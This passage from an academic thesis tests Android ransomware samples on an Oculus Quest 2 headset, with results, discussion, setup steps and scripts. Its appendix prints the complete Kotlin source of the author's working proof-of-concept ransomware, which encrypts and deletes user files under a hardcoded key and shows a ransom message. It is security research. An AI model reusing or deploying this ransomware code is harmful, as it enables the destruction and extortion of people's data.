WannaLocker launched and displayed permission requests as shown in **Figure 4-5**. After permissions were granted WannaLocker activated and crashed. When relaunched, the application was in post-activation view, shown in **Figure 4-7**. **Figure 4-6** shows files that have been untouched due to certain file requirements of WannaLocker. The files that were affected have were renamed with an appended suffix shown in **Figure 4-8**. The summary of files affected is in **Table 4-4**. In **Figure 4-6** we see that some test files no longer have the same names and so the SHA256 program cannot locate them.

Figure 4-5: WannaLocker sample prior to activation.

```
~/OneDrive/MS-Thesis/File Masters (master ✗) adb shell
/self/primary/Pictures/toadWizard.gif /storage/self/primary/Download/mouth.zip /storage/self/primary/Oculus/MoD.pdf /storage/self/primary/Music/300MB
8797e078b3dc2aba63b7f493373252089b2e2c2fab246e2342f3386d1bd9839c  /storage/self/primary/.testConfig
993112dc2dbc7f729e3c3f9d0e69a02a46a32c7572b73eed855011bedd9c55f3  /storage/self/primary/Android/As-we-may-think.pdf
2976f1000d4b57dab7d01c63c75825471fa4f37b97339cda35f03713bbcd96ec  /storage/self/primary/DCIM/donut.png
sha256sum: /storage/self/primary/Pictures/toadWizard.gif: No such file or directory
sha256sum: /storage/self/primary/Download/mouth.zip: No such file or directory
sha256sum: /storage/self/primary/Oculus/MoD.pdf: No such file or directory
sha256sum: /storage/self/primary/Music/300MB.mp3: No such file or directory
```

Figure 4-6: ADB shell showing unmodified SHA256 hashes for test files




Figure 4-7: WannaLocker displaying active view when reopened after the application crashed.

```
mary/DCIM/donut.png /storage/self/primary/Pictures/toadWizard.gif.勿卸载软件解密加QQ934273388bahk10818665  /storage/self/primary/Download/mouth.zip.勿卸
8797e078b3dc2aba63b7f493373252089b2e2c2fab246e2342f3386d1bd9839c  /storage/self/primary/.testConfig
993112dc2dbc7f729e3c3f9d0e69a02a46a32c7572b73eed855011bedd9c55f3  /storage/self/primary/Android/As-we-may-think.pdf
2976f1000d4b57dab7d01c63c75825471fa4f37b97339cda35f03713bbcd96ec  /storage/self/primary/DCIM/donut.png
671b7817a212eddb70fa3f159b66a754cec5fcf79a3e504ba15a69cbfc3bd32a  /storage/self/primary/Pictures/toadWizard.gif.勿卸载软件解密加QQ934273388bahk10818665
38b99ca41359819c0aa987d1a0f4747b57f7feeef1f782e894e7c25ed9fb24df  /storage/self/primary/Download/mouth.zip.勿卸载软件解密加QQ934273388bahk10818665
351a5c42a86be1895 4b0e6389f9113d89e9e9af599e064805ef5b0272e36fa0d  /storage/self/primary/Oculus/MoD.pdf.勿卸载软件解密加QQ934273388bahk10818665
a402d492eb7218b97340106f32a7df53d6dc9deb73a6eb2e93aed321918e9d0e  /storage/self/primary/Music/300MB.mp3.勿卸载软件解密加QQ934273388bahk10818665
```

Figure 4-8: ADB shell output showing the renamed and modified files that were affected by WannaLocker Activation.

Table 4-4: Status of each file after WannaLocker activation

Test File	Moved	Modified	Renamed	Deleted
donut.png	No	No	No	No
toadWizard.gif	No	Yes	Yes	No
As-we-may-think.pdf	No	No	No	No
.testConfig	No	No	No	No
mouth.zip	No	Yes	Yes	No
MoD.pdf	No	Yes	Yes	No
300MB.mp3	No	Yes	Yes	No

4.4 Koler Analysis

Figure 4-9 shows Koler prior to activation. After Koler activation, OQ2 screens became black and the background music which the system plays in the system home view persisted. By using the Oculus app's stream-to-device functionality, a screenshot of what was occurring post-activation was retrieved, shown in **Figure 4-10**. The stream did not have the issue of a black screen and was able to display a live feed of the OQ2's internal scene render. The black view displayed through the eye screens persisted even after a reboot of the OQ2. The OQ2 was difficult to use due to the screen display issue, which aligns with expected behavior for Koler, however, there was no visible presence of a persistent window, and the Koler application was closed using the streamed footage as a visual. Exiting the Koler application did not restore the visual display to the OQ2's eye screens. All test files were verified to be intact and untouched by the Koler sample in **Figure 4-11**. Details of file effects are in **Table 4-5**.

Figure 4-9: Koler's permission requests prior to activation.




Figure 4-10: Screenshot of Koler stream sent to the cellular phone using the Oculus app.

Figure 4-11: Files unmodified after Koler activation.

Table 4-5: Status of each file after Koler activation

Test File	Moved	Modified	Renamed	Deleted
donut.png	No	No	No	No
toadWizard.gif	No	No	No	No
As-we-may-think.pdf	No	No	No	No
.testConfig	No	No	No	No
mouth.zip	No	No	No	No
MoD.pdf	No	No	No	No
300MB.mp3	No	No	No	No

CHAPTER 5

DISCUSSION

5.1 Analysis of Data

SRS being the only sample to succeed without issue means that despite legacy API support, aspects of older Android version attack surfaces were not fully present. The older samples functioning properly would be incumbent on major version changes not deprecating or breaking dependent attack surface factors.

On activation, SRS encrypted, moved, and renamed all test files, blocking them from use as expected. SRS ransomed the blocked resources as expected. The attack surface vectors were permissions to read and write to a user's device storage, and those vectors were present. SRS was successful in performing as designed and was successful in performing as ransomware per definition.

WannaLocker did visibly disappear after activation, which was not expected behavior. In the development of SRS, visible disappearances of the application window were indicative of an application crash due to internal error. The internal error might be the cause of WannaLocker's application window closing, but further in-depth analysis would be required to confirm. Comparing WannaLocker's requirements for affecting files, the file encryption aspect worked as expected. The .testConfig test file was untouched because it began with a period and failed to meet the minimum size requirement of 10KB. The As-we-may-think.pdf test file was untouched due to being

inside the Android directory. The donut.png test file was untouched due to being far below 10KB in size, as shown in **Table 3-1**. The rest of the test files did not meet the requirements to avoid encryption. WannaLocker blocked access to test files that met the requirements listed in subsection 3.5.1. The attack surface vectors were permissions to read and write to a user's device storage, and those vectors were present, allowing the expected behavior of blocking file access and requesting a ransom. WannaLocker was successful in blocking resources and then requesting a ransom, and so was successful in performing as ransomware per definition.

Test files were untouched by Koler. The OQ2's system access was blocked by Koler's persistence even after a reboot. Koler's activation caused the OQ2 displays to only show black screens as output was unexpected behavior. The black screen displays blocked system access. A deeper analysis would be required to determine why the persistent window that was part of expected behavior was never seen. The attack vectors were Android API functionality which collectively allows the display of a persistent, blocking window, leading to the behavior of a functionally inoperable device. The attack vectors required for Koler were partially present, evidenced by the extent of behavior that occurred. Because the persistent window never appeared, Koler's ransom request was never visible. Koler did not successfully perform the two defined goals of ransomware.

It appears that all the samples were able to execute their file-oriented behavior without problems. Two of the three samples experienced some reduced functionality, which may be due to API changes, though software analysis would need to be done to be sure. The reduced functionality in the case of Koler prevented Koler from performing

successfully as ransomware. The reduced functionality did not prevent WannaLocker from performing successfully as ransomware.

5.2 Shortcomings

It is unknown when the WannaLocker and Koler samples were acquired, and it is also unknown what Android version they were developed for. During the execution of both WannaLocker and Koler samples, the Permission Request views were of a different design format than the format available through current Android 10 developer documentation. It would have been preferable to use more samples targeting Android 10, rather than older versions of Android. This work also only covered ransomware samples on the OQ2, other headsets and other types of malware were not tested. The number of samples tested was also limited. The WannaLocker and Koler samples were not analyzed in detail, so the reasons why they both had issues in execution are not apparent.

SRS being as simple as it is, does include the attacker's password in the code itself. This means if an attempt were made to decompile the bytecode of the APK, the decompilation would likely lead to the discovery of the attacker's password.

5.3 Critiques and Suggestions

On Android devices, an application may request access to two primary forms of storage [51]. One is the storage which is dedicated to the application, and this form of storage is not accessible by any other applications at any time. The other type is Shared Storage. Any application may request Shared Storage permissions. The permissions which were requested by SRS and WannaLocker related to the Shared Storage set of permissions. Ransomware file encryption would be mitigable if, even with permissions, applications would have to alert the user to modify a file in Shared Storage. Using this

verification idea, even if multiple requests were made into a single batch request for the convenience of users and developers, users would still be visibly informed that an attempt at modification was occurring. In the event of a malicious request, the user would be able to decline, blocking the behavior.

CHAPTER 6

CONCLUSION AND FUTURE WORK

6.1 Conclusion

The data acquired from testing the SRS, WannaLocker, and Koler samples supports the hypothesis that Android ransomware is executable on the Oculus Quest 2's attack surface. The results support the conclusion that the OQ2 Attack surface includes the necessary vectors for Android 10 ransomware to execute successfully. The results show the OQ2 Attack surface includes most of the necessary vectors for older Android ransomware to execute successfully. Results of this work indicate the attack surface of VR HMDs has the necessary aspects for malware execution.

6.2 Future Work

This work has shown that some ransomware works on the OQ2, other ransomware samples are still untested. Other types of malware are also untested by this work. The malware dataset used in testing this work also included adware, scareware, and SMS malware samples. The non-ransomware samples in the dataset used for this work could be tested. The Koler and WannaLocker samples could be examined through reverse engineering to determine exactly why they had issues in execution. Future work could investigate malware distribution through third-party marketplaces, such as SideQuest for the OQ2 [52]. Future work could test Linux malware on the OQ2, due to Android's

nature as a Linux distribution. There are also other standalone VR HMDs that could be tested for malware susceptibility, HMDs which may or may not be running Android OS. Other types of Mixed Reality (MR) headsets exist, such as Augmented Reality HMDs. AR HMDs' attack surfaces could also be tested for malware susceptibility. Social applications like Neos VR and VR Chat allow for user-generated content and scripting which could be tested as a vector for malware injection. Future work may also include developing better user alert systems for Android systems, such that file manipulations are confirmed by the user, especially when done in batches.

APPENDIX A

VERSIONING INFORMATION

Android Studio:

Android Studio Bumblebee | 2021.1.1 Patch 2

Build #AI-211.7628.21.2111.8193401, built on February 17, 2022

Runtime version: 11.0.11+0-b60-7590822 x86_64

VM: OpenJDK 64-Bit Server VM by JetBrains s.r.o.

Registry: external.system.auto.import.disabled=true

Non-Bundled Plugins: com.thoughtworks.gauge (211.6693.111),

org.jetbrains.kotlin (211-1.6.10-release-923-AS7442.40),

org.intellij.plugins.markdown (211.7142.37)

Android SDK: Android 10.0 SDK, API version 29, Revision 5

ADB version: 1.0.41 Version 33.0.0-8141338

SRS Version: 1.0

SRS commit hash: 9fda96c9bdaf25c28ba70b7e4bc0b6b61206305e

WannaLocker sample filename: 222d9bfc7496d48240d0d176c70e2835.apk

WannaLocker APK MD5 Hash: 222d9bfc7496d48240d0d176c70e2835.apk

Koler sample filename: 00f6cb935df075494a1fd1ce5e918a7a.apk

Koler sample MD5 hash: 00f6cb935df075494a1fd1ce5e918a7a

Oculus Quest 2 Software Update: System Version 22310100587300000

Oculus Quest 2 Version: 37.0.0.147.109.346379382

Oculus Quest 2 Runtime Version: 37.0.0.147.110.346379395

Oculus Quest 2 OS Version: user-22310100587300000

Computer: Mid-2014 MacBook Pro, OSX version 11.6, 8GB RAM, 2.6Ghz Dual-Core i5

Cellular Phone: iPhone 12 Pro, iOS 15.3.1

Oculus App: iOS platform, version 152.0

APPENDIX B

DETAILS ABOUT OCULUS QUEST 2 SETUP

B.1 How to Factory Reset the OQ2

1) Within the Oculus app, select the “Menu” section.
2) Select the “Devices” icon.
3) Under the “Headset Settings” select “Advanced Settings”.
4) Select “Factory Reset”.
5) Select “Reset” on the confirmation prompt. The reset process should occur, unlinking the device from the linked account, and wiping the device.

B.2 How to Setup a Developer Account

1) Use a web browser to access **https://developer.oculus.com**.
2) Click the person-shaped icon in the top right corner.
3) Select the “Sign Up” option.
4) Read through the terms displayed
5) Select “Create an Unmerged Oculus Developer Account”.
6) Fill out the form presented, and click “Create account”
7) Confirm the email used in the previous form by the link in the email received from Oculus. This will open a tab.
8) In the new tab, select “Go to login”

9) Use the account information to log in.
10) Once logged in, use one of the two verification options to enable the rest of the account features.

B.3 Creating an Organization

1) Use a web browser signed in with a Developer Account to access **https://developer.oculus.com/manage/organizations/create/**.
2) Input a name for the organization.
3) Click the “I understand” checkbox.
4) Click the “Submit” button. A developer non-disclosure agreement window will appear.
5) Click the “I agree” checkbox.
6) Click the “Submit” button.

B.4 How to Create and Sign in as a Test User

1) After creating an organization, from the organization’s page, select the “Test Users” option from the side panel area.
2) At the top right, select the “Add Test User” button.
3) Fill out the form.
4) Click the “Submit” button. The test user should now be displayed on the “Test User” list.
5) Using the password from the form filled out, along with the email assigned to the test user, it is now possible to sign in to the Oculus app as the test user.

B.5 How to Sign in to an OQ2

1) Use a created Test Account to sign in to Facebook on a phone which has the Oculus app installed but not signed in. From the Oculus app, select “Sign-in with Facebook”. A web confirmation page will appear.
2) Confirm the sign-in with the Test User’s account. The confirmation page should close automatically. Now the app is signed into.
3) Within the app, select “Menu”.
4) Select “Devices”.
5) Press “Pair New Headset”. If there are already headsets associated with the account, pressing the plus (+) icon in the top right corner will also suffice.
6) Select “Quest 2” from the list.
7) Press “Continue” when prompted.
8) Select “Close”.
9) Put on the OQ2 HMD.
10) Make sure both controllers are on and connected.
11) Press the arrow (→) button when visible.
12) Select the language preference most relevant to usage.
13) Press the arrow button (→) to continue.
14) Press “Continue” on each prompt until the Wi-Fi setup.
15) Connect to the Wi-Fi network to be used. A video will play, followed by a Safety Warning.
16) Press “Acknowledge”. The headset will restart. After restart, the headset will update if needed, and then the Guardian Boundary will need to be set up.

17) Select “Continue”.
18) Select “Confirm”.
19) Select “Switch to stationary boundary”.
20) Select “Confirm”.
21) Select “Continue”.
22) Press the Oculus button on the right-hand controller. The device is now successfully linked.

B.6 Activating Developer Mode

1) Once the OQ2 is linked to the Oculus phone app, Developer Mode needs to be turned on.
2) In the Oculus app, go to “Menu”.
3) Select “Devices”.
4) If the OQ2 is not the only device linked, select the OQ2 from the dropdown menu at the top of the Devices view.
5) Once the correct device is selected, scroll down, and press the “Developer Mode” option.
6) Press the toggle on to the left of “Developer Mode”. Developer Mode should now be active.

B.7 How to Load Test Files

To put the test files onto the OQ2 device:

1) Connect the OQ2 to the computer with the USB-C cable.
2) When connected to the computer, the OQ2 will prompt the wearer on whether to allow USB file access, the tester should select the “Allow” option of this prompt.

3) When connecting to ADB, the OQ2 will prompt the wearer on whether to allow USB debugging, the tester should select the “Allow” option of this prompt. ADB can now be used to navigate the OQ2 file system and place files on the OQ2.

ADB has some commands that are of particular interest. Those commands are ‘ls’ and ‘push’. The first command, ‘ls’, will allow directories on-device to be examined. The ‘ls’ command will list all files in a specified directory. The second command, ‘push’, allows sending of files to the connected OQ2. Note, the assumption is made here that there is only one Android device connected to the host computer, and that the single Android device is the OQ2. Otherwise, the OQ2 must be specified as the Android device to target using other commands from ADB. The command for listing all files in a directory on-device would be:

```
adb ls <directory>
```

The ‘ls’ command is useful for exploring the directory layout on the OQ2, to obtain correct file paths for the usage of the ‘push’ command. The command for loading a file to the device is:

```
adb push <file URI on host computer> <desired folder URI on target device>
```

Scripts found in C.1 were developed for the testing phase of this work. The scripts use both ‘ls’ and ‘push’ to expedite the testing process.

B.8 Sample Installation

For non-SRS samples, the sample’s APK is sideloaded using ADB. The command for this is:

```
adb install <path to APK>
```

For SRS:

1) Open Android Studio.
2) Select “Get from VCS”.
3) Put “https://github.com/JohnnySn0w/SRS/” into the “URL” field.
4) Select the “Clone” button and Android Studio will download and open the source code. Android Studio may ask if the project may be trusted.
5) To consent, select the “Trust Project” button.
6) Make sure that the target device is connected to the computer.
7) Select the target device from the device dropdown in Android Studio.
8) Select the “Run App” button, and the system will build and install the SRS application onto the targeted device.

B.9 Sample Activation

To open an installed APK sample:

1) Open the Apps menu on the OQ2.
2) Select the dropdown.
3) Select “Unknown Sources”.
4) Select the APK.

For testing, the APK sample is then given all permissions requested, and any further prompts are followed for activation.

APPENDIX C

SCRIPTS AND SRS CODE

C.1 Scripts

The scripts in C.1.1 and C.1.2 were used to place and then verify placement of the test files.

C.1.1 filePlacement.sh

```
adb push ./donut.png /storage/self/primary/DCIM/donut.png;
adb push ./toadWizard.gif /storage/self/primary/Pictures/toadWizard.gif;
adb push ./As-we-may-think.pdf /storage/self/primary/Android/As-we-may-think.pdf;
adb push ./.testConfig /storage/self/primary/;
adb push ./mouth.zip /storage/self/primary/Download/mouth.zip;
adb push ./MoD.pdf /storage/self/primary/Oculus/MoD.pdf;
adb push ./300MB.mp3 /storage/self/primary/Music/300MB.mp3;
```

C.1.2 verifyFiles.sh

```
echo '/storage/self/primary/';
adb ls /storage/self/primary/;
echo '/storage/self/primary/Android';
adb ls /storage/self/primary/Android;
```

```
echo '/storage/self/primary/DCIM';
adb ls /storage/self/primary/DCIM;
echo '/storage/self/primary/Pictures';
adb ls /storage/self/primary/Pictures;
echo '/storage/self/primary/Music';
adb ls /storage/self/primary/Music;
echo '/storage/self/primary/Download';
adb ls /storage/self/primary/Download;
echo '/storage/self/primary/Oculus';
adb ls /storage/self/primary/Oculus;
```

C.1.3 ADB shell file hash generation

```
sha256sum /storage/self/primary/.testConfig /storage/self/primary/Android/As-we-
may-think.pdf /storage/self/primary/DCIM/donut.png
/storage/self/primary/Pictures/toadWizard.gif
/storage/self/primary/Download/mouth.zip /storage/self/primary/Oculus/MoD.pdf
/storage/self/primary/Music/300MB.mp3;
```

Variations on the hash generation script were used for moved files in the cases of SRS and WannaLocker. They are as follows.

C.1.4 SRS post-activation hash script

```
sha256sum /storage/self/primary/encrypt_.testconfig
/storage/self/primary/encrypt_300MB.mp3 /storage/self/primary/encrypt_As-we-may-
```

```
think.pdf /storage/self/primary/encrypt_MoD.pdf
/storage/self/primary/encrypt_donut.png /storage/self/primary/encrypt_mouth.zip
/storage/self/primary/encrypt_toadWizard.gif;
```

C.1.5 WannaLocker post-activation hash script

```
sha256sum /storage/self/primary/.testConfig /storage/self/primary/Android/As-we-
may-think.pdf /storage/self/primary/DCIM/donut.png
/storage/self/primary/Pictures/toadWizard.gif.勿卸载软件解密加
QQ934273388bahk10818665 /storage/self/primary/Download/mouth.zip.勿卸载软件
解密加QQ934273388bahk10818665 /storage/self/primary/Oculus/MoD.pdf.勿卸载软
件解密加QQ934273388bahk10818665 /storage/self/primary/Music/300MB.mp3.勿卸
载软件解密加QQ934273388bahk10818665;
```

C.2 SRS Code

The original repository used to host this source code may be found at www.github.com/JohnnySn0w/SRS. The code provided here is from the same commit hash provided in APPENDIX A. It is highly recommended to clone the source from the repository, and not to try and run the code displayed here.

C.2.1 MainActivity.kt

Location: app/src/main/java/com/example/srs/MainActivity.kt

```
package com.example.srs

import android.Manifest
import android.annotation.SuppressLint
import android.content.pm.PackageManager
import android.os.Bundle
import android.os.Environment
import android.util.Log
import android.widget.Button
import android.widget.EditText
import android.widget.Toast
import androidx.activity.result.contract.ActivityResultContracts
import androidx.appcompat.app.AppCompatActivity
import androidx.core.content.ContextCompat
import androidx.recyclerview.widget.LinearLayoutManager
import androidx.recyclerview.widget.RecyclerView
import com.example.srs.adaptor
import com.example.srs.item
import srs.R
import java.io.*
import java.security.SecureRandom
import javax.crypto.*
import javax.crypto.spec.IvParameterSpec
import javax.crypto.spec.SecretKeySpec

class MainActivity : AppCompatActivity() {
    private lateinit var permList: Array<String>
    private lateinit var list: List<item>
    private lateinit var recycler_view: RecyclerView
    private val realKey: String = "trickypassword12" //scammer
password

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        permList = resources.getStringArray(R.array.PermList)
        list = genList(permList)
        //bind vars to screen items for later
        val encryptButton: Button = findViewById(R.id.EncryptButt)
        val decryptButton: Button = findViewById(R.id.DecryptButt)
        val passwordTxt: EditText =
findViewById(R.id.editTextTextPassword)
        val store = Environment.getExternalStorageDirectory()
        Log.e("DEBUG", "storage path: $store")
        if (ContextCompat.checkSelfPermission (this,
Manifest.permission.READ_EXTERNAL_STORAGE ) ==
PackageManager.PERMISSION_GRANTED
            && ContextCompat.checkSelfPermission (this,
Manifest.permission.WRITE_EXTERNAL_STORAGE ) ==
PackageManager.PERMISSION_GRANTED) {
            // Reference buttons and others
            Log.e("DEBUG", "setting buttons")
            decryptButton.setOnClickListener{
                val key: String = passwordTxt.text.toString()
                if (key.isNotEmpty()) {
                    Log.e("DEBUG", "got pass $key")
                    if (key == realKey) {
```

```
                        val files: ArrayList<File> = findFiles(store)
                        for (file in files) {
                            //we send them to decrypt 1 at a time,
passing the name of the file and its location, but first
                            // we check if it is encrypted, (that in
its name it has the word "encrypt_" to prevent double encryption
                            val check: Int =
file.name.indexOf("encrypt_")
                            if (check != -1) {
                                Log.e("DEBUG", "undoing a $file")
                                decrypt(key, file.path, file.name)
                            }
                        }
                    } else {
                        Toast.makeText(this,"Contact scammer@mail.com
for real password", Toast.LENGTH_SHORT).show()
                    }
                } else {
                    Toast.makeText(this,"Need a password",
Toast.LENGTH_SHORT).show()
                }
            }
            Log.e("DEBUG", "set decrypt button")
            encryptButton.setOnClickListener {
//                val key: String = passwordTxt.text.toString()
//deactivated for attack
                Log.e("DEBUG", "got pass $realKey")
                val files: ArrayList<File> = findFiles(store)
                Log.e("DEBUG", "got files")
                if (files.isNotEmpty()) {
                    Log.e("DEBUG", "files not empty")
                    for (file in files) {
                        //we send them to encrypt 1 x 1, passing the
name of the file and its location
                        Log.e("DEBUG", "got a $file")
                        encrypt(realKey, file.path, file.name)
                    }
                }
                Log.e("DEBUG", "done")
            }
            Log.e("DEBUG", "set encrypt button")
        } else{
            checkPerms()
        }
    }

    private fun genList(permList: Array<String>): List<item>{
        val list = ArrayList<item>()
        for (perm in permList) {
            var drawable = R.drawable.ic_baseline_cancel_24
            var has = "does not have"
            if (ContextCompat.checkSelfPermission(baseContext, perm)
== PackageManager.PERMISSION_GRANTED){
                drawable =
R.drawable.ic_baseline_radio_button_unchecked_24
                has = "does have"
            }
```

```
            val item = item(drawable, "Item $perm", has) //replace
text1 with perm name and 2 with has/doesn't
            list += item
        }
        return list
    }

    private fun checkPerms() {
        if (
            ContextCompat.checkSelfPermission (this,
Manifest.permission.READ_EXTERNAL_STORAGE) ==
PackageManager.PERMISSION_GRANTED
            && ContextCompat.checkSelfPermission (this,
Manifest.permission.WRITE_EXTERNAL_STORAGE) ==
PackageManager.PERMISSION_GRANTED
        ) {
            Toast.makeText(this,"The app already has permissions",
Toast.LENGTH_SHORT).show()
            // We already have the necessary permissions
        } else {
            // If we do not have permissions, request them
            requestPerms()
        }
    }

    @SuppressLint("NotifyDataSetChanged")
    private fun requestPerms() {
        val requestMultiplePermissions =
registerForActivityResult(ActivityResultContracts.RequestMultiplePermi
ssions()) { permissions ->
            permissions.entries.forEach {
                Log.e("DEBUG", "${it.key} = ${it.value}")
            }
        }
        Log.e("DEBUG", "requesting perms")
        requestMultiplePermissions.launch(
            permList
        )
        this.list = genList(permList)
        recycler_view.adapter?.notifyDataSetChanged()
    }

    //rename to FindFiles
    private fun findFiles(root: File): ArrayList<File> {
        val filesList: ArrayList<File> = ArrayList() //new file list
        val files = root.listFiles() //from current dir, list all
files
        if (files != null && files.isNotEmpty()) { //if its not empty
            for (file in files) { //for each file
                if (file.isDirectory && !file.isHidden) {//if its a
directory and available, recurse
                    filesList.addAll(findFiles(file))
                } else {
                    //can remove this for ransomware purposes later
                    // Only allow files ending in .txt .jpg .jpeg
and .mp3
//                    if (file.name.endsWith(".txt") ||
```

```
//                          file.name.endsWith (".jpg") ||
//                          file.name.endsWith(".jpeg") ||
//                          file.name.endsWith(".png") ||
//                          file.name.endsWith(".mp3")) {
//                              if (file.totalSpace > 3) { //TODO:
remove
                            // add to list
                            // in the future, might just add all files
to list(max size is 2gb)
                                if (file.isDirectory) {
                                    continue
                                } else {
                                    filesList.add(file)
                                }
//                              }
//                      }
                }
            }
        } else {
            Log.e("DEBUG", "issue with getting any files at all")
        }
        return filesList
    }

    private fun encrypt(key: String, address: String, name: String) {
        Log.e("DEBUG", "encrypting $address")
        //Input file(unencrypted)
        val extStore = Environment.getExternalStorageDirectory()
        Log.e("DEBUG", "storage path: $extStore")
        val input = FileInputStream("/$address")

        // Output file (encrypted) its name changes something like
this would be saved = encrypt_photo.jpg
        val output = FileOutputStream("$extStore/encrypt_$name")

        // Key size 16 bytes!
        val sks = SecretKeySpec(key.toByteArray(), "AES")
        val cipher = Cipher.getInstance("AES/CBC/PKCS5Padding")
        //gen ivz
        val rnd = SecureRandom()
        val iv = ByteArray(16)
        rnd.nextBytes(iv)
        val spec = IvParameterSpec(iv)
        output.write(iv)
        Log.e("DEBUG", "iv for $address is $iv")
        // cipher, for encrypting the streams
        cipher.init(Cipher.ENCRYPT_MODE, sks, spec)
        // output stream, output file
        val cos = CipherOutputStream(output, cipher)

        // write bytes
        var b: Int
        val d = ByteArray(16)
        while (input.read(d).also { b = it } != -1) {
            cos.write(d, 0, b)
        }
```

```
        //Close the streams
        cos.flush()
        cos.close()
        input.close()
        output.close()

        Log.e("DEBUG", "encrypted $address")

        //Delete the original file
        val tmp = File("/$address")
        tmp.delete()
    }

    private fun decrypt(key: String, address: String, name: String) {
        val extStore = Environment.getExternalStorageDirectory()
        Log.e("DEBUG", "storage path: $extStore")
        val input = FileInputStream("/$address")
        val output = FileOutputStream("$extStore/decrypt_$name")
        val sks = SecretKeySpec(
            key.toByteArray(),
            "AES"
        )
        val iv = ByteArray(16)
        input.read(iv)
        Log.e("DEBUG", "iv for $address is $iv")
        val cipher = Cipher.getInstance("AES/CBC/PKCS5Padding")
        val spec = IvParameterSpec(iv)
        cipher.init(Cipher.DECRYPT_MODE, sks, spec)
        val cis = CipherInputStream(input, cipher)
        var b: Int
        val d = ByteArray(16)

        while (cis.read(d).also { b = it } != -1) {
            output.write(d, 0, b)
        }
        output.flush()
        output.close()
        cis.close()
        input.close()
        Log.e("DEBUG", "decrypted $address")
        //Delete the encrypted file
        val tmp = File("/$address")
        tmp.delete()
    }
}
```

C.2.2 item.kt

Location: app/src/main/java/com/example/srs/item.kt

```
package com.example.srs

data class item(val imageResource: Int, val text1: String, val text2:
String)
```

C.2.3 adaptor.kt

Location: app/src/main/java/com/example/srs/adaptor.kt

```
package com.example.srs

import android.view.LayoutInflater
import android.view.View
import android.view.ViewGroup
import android.widget.ImageView
import android.widget.TextView
import androidx.recyclerview.widget.RecyclerView
import srs.R


class adaptor(private val itemList: List<item>) :
RecyclerView.Adapter<adaptor.ViewHolder>()  {

    override fun onCreateViewHolder(parent: ViewGroup, viewType: Int):
ViewHolder {
        val itemView = LayoutInflater.from(parent.context).inflate(
            R.layout.item, parent, false
        )
        return ViewHolder(itemView)
    }

    override fun onBindViewHolder(holder: ViewHolder, position: Int) {
        val currentItem = itemList[position]
        holder.imageView.setImageResource(currentItem.imageResource)
        holder.textView1.text = currentItem.text1
        holder.textView2.text = currentItem.text2
    }

    override fun getItemCount() = itemList.size

    class ViewHolder(val itemView: View ) :
RecyclerView.ViewHolder(itemView) { //holds cache of previously
queried ids
        val imageView: ImageView =
itemView.findViewById(R.id.image_view)
        val textView1: TextView =
